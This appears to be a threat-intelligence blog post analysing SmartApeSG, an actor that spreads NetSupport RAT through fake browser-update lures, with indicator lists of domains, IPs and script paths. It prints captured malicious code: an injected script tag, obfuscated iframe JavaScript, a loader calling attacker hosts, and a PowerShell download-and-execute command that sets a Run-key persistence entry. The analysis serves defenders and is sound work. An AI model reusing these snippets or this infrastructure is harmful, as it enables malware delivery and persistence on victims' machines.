SmartApeSG

By Jonathan Mccay

Published: 2023-10-26 · Archived: 2026-05-05 02:06:10 UTC

3 min read

Oct 26, 2023

By: Jonathan McCay

SmartApeSG, (ZPHP, HANEYMANEY) is a threat actor using fake browser updates to distribute Netsupport RAT. Largely confused with SocGholish, this group uses a similar looking infection chain and fake update lure. When Trellix[1] first reported the earlier techniques used by this group, the activity was unattributed. After researchers noticed this threat actor continually uses SmartApe ASN to host their infrastructure, and delivers malicious javascript through fake browser updates like SocGholish, the name SmartApeSG was given.

Site Inject:

Injected into a compromised site is a script tag used to call the first script from the Threat Actor's infrastructure.

```
script.src = "https://arauas.com/cdn-vs/minlen.php";
```

Compromised Site Inject

Minlen.php:

Minlen.php is responsible for browser validation and payload delivery. If the host was sent to this site from an acceptable referrer, and is using the correct browser, (Firefox, Chrome, or Edge) a javascript payload will be returned.

Javascript Payload — (delivered by Minlen.php)

The javascript payload delivered by minlen.php is used to construct the iframe needed to display the fake update lure. Minlen.php will also reach out to another script on the same server, (qzwewmrqqqqnaww.php) to retreive the html displayed in the iframe.

Old javascript paylaod

An older sample of the javascript payload delivered by minlen.php shows an iframe being built to display code returned by zwewmrqqqqnaww.php.

```
var _0x847017 = _0x58348d('IFRAME')
_0x847017.name = _0x13c325
_0x847017.style.cssText = 'border:0;width:100%;height:100%;'
_0x847017.src = _0xcdcbae.location.protocol.concat(
  '//mansaentertainment.com/cdn/zwewmrqqgqnaww.php?reqtime=',
  _0xeebc15
```

Older javascript payload

Updated javascript payload

The latest version of this script has an additional layer of obfuscation added but, appears to perform the same function

Press enter or click to view image in full size

```
sAyOE: 'IFRAME',
msILR: u.iMmzI,

iMmzI: i(-255, -137, -205, -255) + 'idth:100%;' + o(151, 0, 203) + '%;',

'//arauas' +
  n(0, 128, 163, 66) + qzwewmrqqgqnaww
  r(0, 692, 0, 756) +
  'w.php?reqtime=',
_0x805a6b
```

Obfuscated javascript payload

qzwewmrqqqqnaww.php — Retrieve HTML:

Returns the html for the lure which includes the javascript “update.zip” encoded in base64.


Press enter or click to view image in full size

```
t="Update - 1220231019.zip",
e=window.atob("UEsDBBQAAgAIAPIMU1eF1jCC6aADANu3CgAZAAAAVXBkYXRlX2Jyb3dzZXJ
```

Base64 encoded .zip

Chrome Lure (Fake Update):

Press enter or click to view image in full size



SmartApeSG — Fake Update


Javascript — "Update":

Get Jonathan Mccay's stories in your inbox

Join Medium for free to get updates from this writer.

Remember me for faster sign in

If the user clicks the "Update Chrome" button, a .zip containing javascript will be base64 decoded and downloaded to the host.



Extracted .zip

```
ado.open('G'+'ET', 'htt'+'ps://arauas.com/cache/help.php?859', false)
```

Update_browser_10.6336.js

If the Javascript is executed, another script, (help.php) will be contacted to retrieve and execute an additional Powershell cmd.

help.php

The Powershell returned by help.php will create a run key in HKCU to setup persistence, contact another script, (111.php) to download and decode the Netsupport binaries, and execute.

Press enter or click to view image in full size

```
KbGpSRmLzx="powershell.exe -Ex Bypass -NoP -C $GwmypxACjARwDqdBEPZnxqMkRderAt='https://gamefllix.com/111.php?128317';

$lol = Get-Random -Minimum -10000 -Maximum 10000;
$JAqApuTvxIaAMPoehPLFi=[System.Environment]::GetFolderPath('ApplicationData')+'\\DIVX'+$lol;
$s=$JAqApuTvxIaAMPoehPLFi+'\\client32.exe';
$k='HKCU:\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run';
$v='DIVXX';
$t='String';New-ItemProperty -Path $k -Name $v -Value $s -PropertyType $t;"
```

Powershell — Download & Execute

111.php

Returns a base64 encoded .zip file of the Netsupport binaries. After the encoded binary is returned, the Powershell command will complete the infection.

Netsupport:

```
[HTTP]
GatewayAddress=185.163.46.93:443
gsk=GM:D>FBIGA:F=LBBGF:F=NBP
gskmode=0
GSK=GM:D>FBIGA:F=LBBGF:F=NBP
GSKX=GM:D>FBIGA:F=LBBGF:F=NBP
```

Netsupport — Client32.ini

URI & Script Names

```
/cdn-js/wds.min.php
/cdn-js/wds-main.php
/cdn/zwmrqqgqnaww.php
/cdn/qzwewmrqqgqnaww.php
/cdn/zwewmrqqgqnaww.php
/cdn-js/minlen.php
/cdn-vs/minlen.php
/cdn/help.php
/cdn/91c818ee6e9ec29f8c1.php
/cdn/xxx.php
/cdn/www.php
/assets/js/css.js
/cgi-bin.js
```

HKCU — Run Key

```
DIVX
DIVXX
```

SmartApeSG:

```
cdespto[.]org
seyishalom[.]com
baroksmig[.]online
cheetahsnv[.]com
clubcamporico[.]com
altiordp[.]com
bigbirdmarketing[.]com
ponraj[.]com
magydostravel[.]com
itsdigitalshiva[.]com
cristinaamaro[.]com
ccescpolace[.]com
kororo[.]com
fablane[.]com
amazonascash[.]com
residencialcasabrasileira[.]com
profille-cex-io[.]com
nilselsholz[.]com
credit-volta[.]com
aflomusic[.]com
webull[.]art
zahrajoulaei[.]tech
domaintestss[.]xyz
pixelbase[.]com
krafttopia[.]net
voluntarismo[.]com
kalista-posh[.]com
polyfieldgallery[.]com
seosuccesslab[.]com
offshorechain[.]org
lucyflix[.]com
mypersonalprojectdomain[.]com
marcborowy[.]com
faseries[.]com
manxheu[.]online
lintingdaun[.]com
invertirenmercados[.]com
impulsehorizon[.]com
datavortexllc[.]com
manchhd32ss[.]fun
tidaysdeals[.]online
mangoairsoft[.]com
kevinsmithson[.]com
xxxmir[.]info
phimnhanh[.]info
configuratorpro[.]com
```

```
eastrenclouds[.]com
antiqueglossary[.]com
boka-rem[.]com
mansaentertainment[.]com
loloalexander[.]com
gnavigatio[.]com
arauas[.]com
gamefllix[.]com
```

SmartApeSG — Netsupport:

```
94.158.244[.]118
94.158.247[.]23
185.163.46[.]93
5.252.178[.]48
5.252.177[.]214
5.252.177[.]126
sdjfnvnbbz[.]pw
```

References

1: https://www.trellix.com/about/newsroom/stories/research/new-techniques-of-fake-browser-updates/
